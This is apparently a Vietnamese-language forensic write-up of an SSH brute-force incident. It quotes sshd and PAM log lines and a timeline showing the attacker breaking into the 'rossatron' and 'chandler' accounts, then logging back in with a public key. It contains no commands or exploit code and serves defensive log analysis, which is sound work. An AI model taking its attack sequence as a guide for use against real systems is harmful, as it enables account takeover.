

1.Phân tích theo luồng sự cố theo mốc thời gian



```
Aug 23 14:02:01 localhost sshd[40131]: Invalid user ross from 192.168.196.128 port 37020
Aug 23 14:02:01 localhost sshd[40131]: Received disconnect from 192.168.196.128 port 37020:11: Bye Bye [preauth]
Aug 23 14:02:01 localhost sshd[40131]: Disconnected from invalid user ross 192.168.196.128 port 37020 [preauth]
Aug 23 14:02:02 localhost sshd[40134]: Invalid user ross from 192.168.196.128 port 37028
Aug 23 14:02:02 localhost sshd[40135]: Invalid user ross from 192.168.196.128 port 37024
Aug 23 14:02:02 localhost sshd[40136]: Invalid user ross from 192.168.196.128 port 37026
Aug 23 14:02:02 localhost sshd[40133]: Invalid user ross from 192.168.196.128 port 37022
Aug 23 14:02:02 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:02 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:02 localhost sshd[40135]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:02:02 localhost sshd[40134]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:02:02 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:02 localhost sshd[40136]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:02:02 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:02 localhost sshd[40133]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:02:04 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:04 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:04 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:04 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:05 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:05 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:05 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:05 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:07 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:07 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:07 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:07 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:08 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:08 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:08 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:08 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:10 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:10 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:10 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:10 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:11 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:11 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:11 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
```



```
Aug 23 14:02:07 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:07 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:07 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:07 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:08 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:08 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:08 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:08 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:10 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:10 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:10 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:10 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:11 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:11 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:11 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:11 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:13 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:13 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:13 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:13 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:14 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:14 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:14 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:14 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:16 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:16 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:16 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:16 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:17 localhost sshd[40134]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:17 localhost sshd[40135]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:17 localhost sshd[40136]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:17 localhost sshd[40133]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:02:18 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:18 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:18 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:18 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:20 localhost sshd[40135]: error: maximum authentication attempts exceeded for invalid user ross from 192.168.196.128 port 37024 ssh2 [preauth]
Aug 23 14:02:20 localhost sshd[40134]: error: maximum authentication attempts exceeded for invalid user ross from 192.168.196.128 port 37028 ssh2 [preauth]
Aug 23 14:02:20 localhost sshd[40135]: Disconnecting invalid user ross 192.168.196.128 port 37024: Too many authentication failures [preauth]
Aug 23 14:02:20 localhost sshd[40134]: Disconnecting invalid user ross 192.168.196.128 port 37028: Too many authentication failures [preauth]
Aug 23 14:02:20 localhost sshd[40135]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:02:20 localhost sshd[40135]: PAM service(sshd) ignoring max retries; 6 > 3
```

Theo Secure log vào ngày 23/8 lúc 14:02 phát hiện những hành động đáng ngờ 1 lượng lớn Failed password từ IP 192.168.196.128 trong 1 thời gian ngắn và liên tục cho thấy đâu là dấu hiệu của 1 cuộc tấn công **BruteForce** . Ở đây attacker đã brute force bằng **SSH**

```
Aug 23 14:03:10 localhost sshd[40162]: Accepted password for rossatron from 192.168.196.128 port 37056 ssh2
Aug 23 14:03:10 localhost sshd[40162]: pam_unix(sshd:session): session opened for user rossatron by (uid=0)
Aug 23 14:03:10 localhost sshd[40191]: Received disconnect from 192.168.196.128 port 37056:11: Bye Bye
Aug 23 14:03:10 localhost sshd[40191]: Disconnected from user rossatron 192.168.196.128 port 37056
Aug 23 14:03:10 localhost sshd[40162]: pam_unix(sshd:session): session closed for user rossatron
Aug 23 14:03:10 localhost unix_chkpwd[40198]: password check failed for user (chandler)
Aug 23 14:03:10 localhost sshd[40189]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
Aug 23 14:03:12 localhost sshd[40161]: Failed password for rossatron from 192.168.196.128 port 37052 ssh2
Aug 23 14:03:12 localhost sshd[40163]: Failed password for rossatron from 192.168.196.128 port 37054 ssh2
Aug 23 14:03:12 localhost sshd[40170]: Failed password for rossatron from 192.168.196.128 port 37058 ssh2
Aug 23 14:03:12 localhost sshd[40189]: Failed password for chandler from 192.168.196.128 port 37060 ssh2
Aug 23 14:03:12 localhost unix_chkpwd[40278]: password check failed for user (chandler)
Aug 23 14:03:13 localhost sshd[40161]: Received disconnect from 192.168.196.128 port 37052:11: Bye Bye [preauth]
Aug 23 14:03:13 localhost sshd[40161]: Disconnected from authenticating user rossatron 192.168.196.128 port 37052 [preauth]
Aug 23 14:03:13 localhost sshd[40161]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=rossatron
Aug 23 14:03:13 localhost sshd[40161]: PAM service(sshd) ignoring max retries; 5 > 3
Aug 23 14:03:13 localhost sshd[40163]: Received disconnect from 192.168.196.128 port 37054:11: Bye Bye [preauth]
Aug 23 14:03:13 localhost sshd[40163]: Disconnected from authenticating user rossatron 192.168.196.128 port 37054 [preauth]
Aug 23 14:03:13 localhost sshd[40163]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=rossatron
Aug 23 14:03:13 localhost sshd[40163]: PAM service(sshd) ignoring max retries; 5 > 3
Aug 23 14:03:13 localhost sshd[40170]: Received disconnect from 192.168.196.128 port 37058:11: Bye Bye [preauth]
Aug 23 14:03:13 localhost sshd[40170]: Disconnected from authenticating user rossatron 192.168.196.128 port 37058 [preauth]
Aug 23 14:03:13 localhost sshd[40170]: PAM 3 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=rossatron
Aug 23 14:03:13 localhost sshd[40170]: PAM service(sshd) ignoring max retries; 4 > 3
Aug 23 14:03:13 localhost unix_chkpwd[40285]: password check failed for user (chandler)
Aug 23 14:03:13 localhost sshd[40279]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
Aug 23 14:03:13 localhost unix_chkpwd[40286]: password check failed for user (chandler)
Aug 23 14:03:13 localhost sshd[40280]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
```

Vào lúc **14:03:10** log thông báo Accepted password cho user **rossatron** cho thấy dấu hiện rằng attacker đã brute force thành công và attacker lại tiếp tục brute force user **chandler**

```
Aug 23 14:03:59 localhost sshd[40326]: Accepted password for chandler from 192.168.196.128 port 37074 ssh2
Aug 23 14:03:59 localhost sshd[40326]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 23 14:03:59 localhost sshd[40337]: Received disconnect from 192.168.196.128 port 37074:11: Bye Bye
Aug 23 14:03:59 localhost sshd[40337]: Disconnected from user chandler 192.168.196.128 port 37074
Aug 23 14:03:59 localhost sshd[40326]: pam_unix(sshd:session): session closed for user chandler
Aug 23 14:03:59 localhost sshd[40335]: Invalid user joey from 192.168.196.128 port 37076
Aug 23 14:03:59 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:03:59 localhost sshd[40335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:04:01 localhost sshd[40318]: Received disconnect from 192.168.196.128 port 37068:11: Bye Bye [preauth]
Aug 23 14:04:01 localhost sshd[40318]: Disconnected from authenticating user chandler 192.168.196.128 port 37068 [preauth]
Aug 23 14:04:01 localhost sshd[40318]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
Aug 23 14:04:01 localhost sshd[40424]: Invalid user joey from 192.168.196.128 port 37078
Aug 23 14:04:01 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:01 localhost sshd[40424]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:04:01 localhost sshd[40322]: Failed password for chandler from 192.168.196.128 port 37070 ssh2
Aug 23 14:04:01 localhost sshd[40324]: Failed password for chandler from 192.168.196.128 port 37072 ssh2
Aug 23 14:04:01 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
Aug 23 14:04:01 localhost sshd[40322]: Received disconnect from 192.168.196.128 port 37070:11: Bye Bye [preauth]
Aug 23 14:04:01 localhost sshd[40322]: Disconnected from authenticating user chandler 192.168.196.128 port 37070 [preauth]
Aug 23 14:04:01 localhost sshd[40322]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
Aug 23 14:04:01 localhost sshd[40324]: Received disconnect from 192.168.196.128 port 37072:11: Bye Bye [preauth]
Aug 23 14:04:01 localhost sshd[40324]: Disconnected from authenticating user chandler 192.168.196.128 port 37072 [preauth]
Aug 23 14:04:01 localhost sshd[40324]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
Aug 23 14:04:01 localhost sshd[40426]: Invalid user joey from 192.168.196.128 port 37080
Aug 23 14:04:01 localhost sshd[40426]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:01 localhost sshd[40426]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:04:01 localhost sshd[40428]: Invalid user joey from 192.168.196.128 port 37082
Aug 23 14:04:01 localhost sshd[40428]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:01 localhost sshd[40428]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:04:02 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:03 localhost sshd[40424]: Failed password for invalid user joey from 192.168.196.128 port 37078 ssh2
Aug 23 14:04:03 localhost sshd[40426]: Failed password for invalid user joey from 192.168.196.128 port 37080 ssh2
Aug 23 14:04:03 localhost sshd[40428]: Failed password for invalid user joey from 192.168.196.128 port 37082 ssh2
Aug 23 14:04:04 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:04 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
```

Vào lúc **14:03:59** attack đã brute force thành công user **chandler**

```
Aug 23 14:04:01 localhost sshd[40426]: Invalid user joey from 192.168.196.128 port 37080
Aug 23 14:04:01 localhost sshd[40426]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:01 localhost sshd[40426]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:04:01 localhost sshd[40428]: Invalid user joey from 192.168.196.128 port 37082
Aug 23 14:04:01 localhost sshd[40428]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:01 localhost sshd[40428]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128
Aug 23 14:04:02 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:03 localhost sshd[40424]: Failed password for invalid user joey from 192.168.196.128 port 37078 ssh2
Aug 23 14:04:03 localhost sshd[40426]: Failed password for invalid user joey from 192.168.196.128 port 37080 ssh2
Aug 23 14:04:03 localhost sshd[40428]: Failed password for invalid user joey from 192.168.196.128 port 37082 ssh2
Aug 23 14:04:04 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:04 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
Aug 23 14:04:05 localhost sshd[40426]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:05 localhost sshd[40428]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:05 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:06 localhost sshd[40424]: Failed password for invalid user joey from 192.168.196.128 port 37078 ssh2
Aug 23 14:04:06 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:06 localhost sshd[40426]: Failed password for invalid user joey from 192.168.196.128 port 37080 ssh2
Aug 23 14:04:06 localhost sshd[40428]: Failed password for invalid user joey from 192.168.196.128 port 37082 ssh2
Aug 23 14:04:07 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
Aug 23 14:04:08 localhost sshd[40426]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:08 localhost sshd[40428]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:08 localhost sshd[40424]: Failed password for invalid user joey from 192.168.196.128 port 37078 ssh2
Aug 23 14:04:09 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:09 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:10 localhost sshd[40426]: Failed password for invalid user joey from 192.168.196.128 port 37080 ssh2
Aug 23 14:04:10 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
Aug 23 14:04:10 localhost sshd[40428]: Failed password for invalid user joey from 192.168.196.128 port 37082 ssh2
Aug 23 14:04:10 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:10 localhost sshd[40424]: Failed password for invalid user joey from 192.168.196.128 port 37078 ssh2
Aug 23 14:04:10 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:11 localhost sshd[40426]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:11 localhost sshd[40428]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:12 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
Aug 23 14:04:12 localhost sshd[40424]: Failed password for invalid user joey from 192.168.196.128 port 37078 ssh2
Aug 23 14:04:13 localhost sshd[40426]: Failed password for invalid user joey from 192.168.196.128 port 37080 ssh2
Aug 23 14:04:13 localhost sshd[40428]: Failed password for invalid user joey from 192.168.196.128 port 37082 ssh2
Aug 23 14:04:13 localhost sshd[40335]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:13 localhost sshd[40424]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:14 localhost sshd[40426]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:14 localhost sshd[40428]: pam_unix(sshd:auth): check pass; user unknown
Aug 23 14:04:15 localhost sshd[40335]: Failed password for invalid user joey from 192.168.196.128 port 37076 ssh2
```

```
Aug 23 14:04:59 localhost unix_chkpwd[40461]: password check failed for user (tribbiani.j)
Aug 23 14:04:59 localhost sshd[40459]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=tribbiani.j
Aug 23 14:04:59 localhost sshd[40449]: Failed password for tribbiani.j from 192.168.196.128 port 37092 ssh2
Aug 23 14:05:00 localhost sshd[40453]: Failed password for tribbiani.j from 192.168.196.128 port 37094 ssh2
Aug 23 14:05:00 localhost sshd[40456]: Failed password for tribbiani.j from 192.168.196.128 port 37096 ssh2
Aug 23 14:05:00 localhost unix_chkpwd[40462]: password check failed for user (tribbiani.j)
Aug 23 14:05:00 localhost unix_chkpwd[40463]: password check failed for user (tribbiani.j)
Aug 23 14:05:00 localhost unix_chkpwd[40464]: password check failed for user (tribbiani.j)
Aug 23 14:05:00 localhost sshd[40459]: Failed password for tribbiani.j from 192.168.196.128 port 37098 ssh2
Aug 23 14:05:01 localhost unix_chkpwd[40465]: password check failed for user (tribbiani.j)
Aug 23 14:05:02 localhost sshd[40449]: Failed password for tribbiani.j from 192.168.196.128 port 37092 ssh2
Aug 23 14:05:02 localhost unix_chkpwd[40466]: password check failed for user (tribbiani.j)
Aug 23 14:05:02 localhost sshd[40453]: Failed password for tribbiani.j from 192.168.196.128 port 37094 ssh2
Aug 23 14:05:02 localhost unix_chkpwd[40467]: password check failed for user (tribbiani.j)
Aug 23 14:05:03 localhost sshd[40456]: Failed password for tribbiani.j from 192.168.196.128 port 37096 ssh2
Aug 23 14:05:03 localhost unix_chkpwd[40468]: password check failed for user (tribbiani.j)
Aug 23 14:05:03 localhost sshd[40459]: Failed password for tribbiani.j from 192.168.196.128 port 37098 ssh2
Aug 23 14:05:03 localhost unix_chkpwd[40469]: password check failed for user (tribbiani.j)
Aug 23 14:05:04 localhost sshd[40456]: Failed password for tribbiani.j from 192.168.196.128 port 37096 ssh2
Aug 23 14:05:05 localhost sshd[40449]: Failed password for tribbiani.j from 192.168.196.128 port 37092 ssh2
Aug 23 14:05:05 localhost sshd[40459]: Failed password for tribbiani.j from 192.168.196.128 port 37098 ssh2
Aug 23 14:05:05 localhost unix_chkpwd[40470]: password check failed for user (tribbiani.j)
Aug 23 14:05:05 localhost sshd[40453]: Failed password for tribbiani.j from 192.168.196.128 port 37094 ssh2
Aug 23 14:05:05 localhost unix_chkpwd[40471]: password check failed for user (tribbiani.j)
Aug 23 14:05:07 localhost unix_chkpwd[40472]: password check failed for user (tribbiani.j)
Aug 23 14:05:07 localhost unix_chkpwd[40473]: password check failed for user (tribbiani.j)
Aug 23 14:05:07 localhost sshd[40456]: Failed password for tribbiani.j from 192.168.196.128 port 37096 ssh2
Aug 23 14:05:08 localhost sshd[40459]: Failed password for tribbiani.j from 192.168.196.128 port 37098 ssh2
Aug 23 14:05:09 localhost sshd[40449]: Failed password for tribbiani.j from 192.168.196.128 port 37092 ssh2
```

Chúng ta có thể thấy attack tiếp tục bruteforce user **joey và** user **tribbiani.j** nhưng không thấy thông báo Accepted có vẻ như đã không thành công với các tài khoản này . Vậy attacker đã brutefore thành công và có được 2 tài khoản **rossatron** và **chandler**

```
Aug 23 20:28:31 localhost gdm-password][42426]: gkr-pam: unlocked login keyring
Aug 23 20:32:36 localhost sshd[42491]: Accepted password for chandler from 192.168.196.128 port 48734 ssh2
Aug 23 20:32:36 localhost sshd[42491]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 23 20:37:32 localhost sshd[42515]: Received disconnect from 192.168.196.128 port 48734:11: disconnected by user
Aug 23 20:37:32 localhost sshd[42515]: Disconnected from user chandler 192.168.196.128 port 48734
Aug 23 20:37:32 localhost sshd[42491]: pam_unix(sshd:session): session closed for user chandler
Aug 23 20:38:00 localhost sshd[42729]: Authentication refused: bad ownership or modes for file /home/chandler/.ssh/authorized_keys
Aug 23 20:38:15 localhost unix_chkpwd[42732]: password check failed for user (chandler)
Aug 23 20:38:15 localhost sshd[42729]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.196.128  user=chandler
Aug 23 20:38:17 localhost sshd[42729]: Failed password for chandler from 192.168.196.128 port 48740 ssh2
Aug 23 20:38:18 localhost sshd[42729]: Connection closed by authenticating user chandler 192.168.196.128 port 48740 [preauth]
Aug 23 20:39:35 localhost sshd[42744]: Accepted password for chandler from 192.168.196.128 port 48742 ssh2
Aug 23 20:39:35 localhost sshd[42744]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 23 20:46:42 localhost sshd[42759]: Received disconnect from 192.168.196.128 port 48742:11: disconnected by user
Aug 23 20:46:42 localhost sshd[42759]: Disconnected from user chandler 192.168.196.128 port 48742
Aug 23 20:46:42 localhost sshd[42744]: pam_unix(sshd:session): session closed for user chandler
Aug 23 20:48:44 localhost sshd[43029]: Accepted publickey for chandler from 192.168.196.128 port 48744 ssh2: RSA SHA256:hMkpnF6PyOrGKmWMEz1YWJZPh4La7tt2GlWgyG1cGfc
Aug 23 20:48:44 localhost sshd[43029]: pam_unix(sshd:session): session opened for user chandler by (uid=0)
Aug 23 21:23:12 localhost sshd[43058]: Received disconnect from 192.168.196.128 port 48744:11: disconnected by user
Aug 23 21:23:12 localhost sshd[43058]: Disconnected from user chandler 192.168.196.128 port 48744
Aug 23 21:23:12 localhost sshd[43029]: pam_unix(sshd:session): session closed for user chandler
Aug 24 07:53:47 localhost sshd[43788]: Connection closed by authenticating user chandler 192.168.196.128 port 48746 [preauth]
Aug 24 07:56:10 localhost polkitd[3478]: Operator of unix-session:8 FAILED to authenticate to gain authorization for action org.freedesktop.packagekit.system-sources-refresh for syst
Aug 24 07:59:26 localhost polkitd[3478]: Operator of unix-session:11 FAILED to authenticate to gain authorization for action org.freedesktop.packagekit.system-sources-refresh for sys
Aug 24 08:03:54 localhost sshd[43916]: Accepted password for chandler from 192.168.196.128 port 48748 ssh2
